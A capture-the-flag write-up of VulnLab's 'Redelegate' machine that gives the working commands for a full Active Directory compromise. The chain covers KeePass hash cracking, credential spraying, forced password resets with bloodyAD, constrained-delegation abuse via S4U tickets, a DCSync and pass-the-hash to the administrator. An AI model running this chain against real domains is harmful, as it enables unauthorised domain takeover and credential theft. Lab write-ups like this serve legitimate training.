Redelegate (Hard) — VulnLab
Hard Windows Active Directory machine writeup by Uzurly (VulnLab)
Enumeration
Target: 10.129.94.98, part of the redelegate.vl domain.
I generated a hosts file straight from the SMB banner instead of guessing the domain name:
1
2
3
4
5
nxc smb 10.129.94.98 --generate-hosts-file hosts
SMB         10.129.94.98    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)

cat hosts
10.129.94.98     DC.redelegate.vl redelegate.vl DC
FTP — anonymous access
FTP accepted anonymous logins:
1
2
3
4
5
6
7
8
ftp 10.129.94.98
Connected to 10.129.94.98.
220 Microsoft FTP Service
Name (10.129.94.98:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.



Browsing through the shared files, I found a KeePass database (.kdbx) sitting alongside some notes referencing a recurring seasonal naming pattern for passwords.
Cracking the vault
Building a targeted wordlist
Rather than throwing rockyou at a KeePass hash (painfully slow), I built a tiny wordlist based on the seasonal pattern I’d spotted:
1
2
3
4
5
Winter2024!
Spring2024!
Summer2024!
Fall2024!
Autumn2024!
Hashcat
1
2
3
4
5

hashcat hash.txt seasons.txt --user -m 13400
...
$keepass$*2*600000*0*ce7395f413946b0cd279501e510cf8a988f39baca623dd86beaee651025662e6*...:Fall2024!

Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Cracked instantly — Fall2024! was the master password.
Reading the vault

Opening the database gave up a full list of stored credentials:
1
2
3
4
5
6
7
8
9
cat pass.txt
Spdv41gg4BlBgSYIW1gF
SguPZBKdRyxWzvXRWy6U
22331144
cVkqz4bCM7kJRSNlgx2G
zDPBpaF4FywlqIv11vii
hMFS4I0Kj8Rcd62vqi5X
cn4KOEgsHqvKXPjEnSD9
Fall2024!

From leaked passwords to a domain foothold
MSSQL RID brute force

One of the recovered passwords (zDPBpaF4FywlqIv11vii) belonged to a low-privileged SQL account, SQLGuest. I used it to RID-brute the domain over MSSQL:
1
nxc mssql 10.129.94.98 -u 'SQLGuest' -p 'zDPBpaF4FywlqIv11vii' --local-auth --rid-brute 30000

That gave me a fresh list of valid domain usernames to pair against the password list dumped from the KeePass vault:
1
2
3
nxc smb 10.129.94.98 -u 'Users.txt' -p 'pass.txt'
SMB         10.129.94.98    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.94.98    445    DC               [+] redelegate.vl\Marie.Curie:Fall2024
Credential spraying paid off: Marie.Curie:Fall2024! is a valid domain account.
BloodHound
1
nxc ldap 10.129.94.98 -u 'Marie.curie' -p 'Fall2024!' -c all --bloodhound --dns-server 10.129.94.98




BloodHound showed Marie.Curie holding a password-reset right over Helen.Frost, so I chained the abuse with bloodyAD:
1
2
bloodyAD --host 10.129.94.98 -d redelegate.vl -u Marie.curie -p 'Fall2024!' set Password Helen.frost 'Password123!'
[+] Password changed successfully!
Privilege escalation — abusing constrained delegation
Helen.Frost in turn had rights over the FS01$ machine account, so I reset its password too:
1
2
bloodyAD --host 10.129.94.98 -d redelegate.vl -u Helen.frost -p 'Password123!' set Password FS01$ Password123!
[+] Password changed successfully!
With a shell as Helen.Frost:


A quick whoami /all flagged something interesting: SeEnableDelegationPrivilege was assigned to the account — not a default right, and a strong hint that constrained delegation was the intended escalation path.
Configuring constrained delegation on FS01$
Owning FS01$’s password meant I could configure delegation on it myself. I set the TRUSTED_TO_AUTH_FOR_DELEGATION flag and pointed msDS-AllowedToDelegateTo at the domain controller’s cifs service:
1
2
3
4
5
6
7
8
9
10
bloodyAD --host 10.129.94.98 -d redelegate.vl -u Helen.frost -p 'Password123!' set object 'FS01$' userAccountControl -v 528384
[+] FS01$'s userAccountControl has been updated

bloodyAD -d redelegate.vl --host "dc.redelegate.vl" -u helen.frost -p 'Password123!' add uac FS01$ -f TRUSTED_TO_AUTH_FOR_DELEGATION
[+] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to FS01$'s userAccountControl

bloodyAD --host 10.129.94.98 -d redelegate.vl -u Helen.frost -p 'Password123!' get object 'FS01$' --attr userAccountControl

distinguishedName: CN=FS01,CN=Computers,DC=redelegate,DC=vl
userAccountControl: WORKSTATION_TRUST_ACCOUNT; TRUSTED_FOR_DELEGATION; TRUSTED_TO_AUTH_FOR_DELEGATION

1
2
bloodyAD --host 10.129.94.98 -d redelegate.vl -u Helen.frost -p 'Password123!' set object 'FS01$' msDS-AllowedToDelegateTo -v "cifs/DC.redelegate.vl"
[+] FS01$'s msDS-AllowedToDelegateTo has been updated
S4U2Self / S4U2Proxy
With FS01$ now trusted to delegate to cifs/DC.redelegate.vl, I requested a service ticket impersonating the Domain Controller’s own account:
1
getST.py 'redelegate.vl/FS01$:Password123!' -spn cifs/dc.redelegate.vl -impersonate dc

DCSync and root flag
The forged ticket let me pull secrets straight off the DC:
1
secretsdump -k -no-pass dc.redelegate.vl -just-dc-user Administrator

With the Administrator NT hash in hand, I authenticated over SMB and read the final flag:
1
nxc smb 10.129.94.98 -u 'Administrator' -H 'ec17f7a2a4d96e177bfd101b94ffc0a7' -x 'type C:\Users\Administrator\Desktop\root.txt'

Takeaways
- Anonymous FTP access + a KeePass vault following a predictable seasonal naming pattern was enough to build a tiny, targeted wordlist and crack the master password in seconds — a good reminder that wordlist quality beats size when you can profile the target’s habits.
- Password reuse (
Fall2024!as both the vault master password and a real domain account’s password) turned a local file leak into a domain foothold. SeEnableDelegationPrivilegeon a compromised low-privileged account was the real signal here — non-default rights onwhoami /allare always worth chasing.- Once you can write
msDS-AllowedToDelegateToon a computer object you control, constrained delegation with protocol transition (S4U2Self/S4U2Proxy) turns that single account into a path to impersonate anyone — including the DC itself — against the delegated service.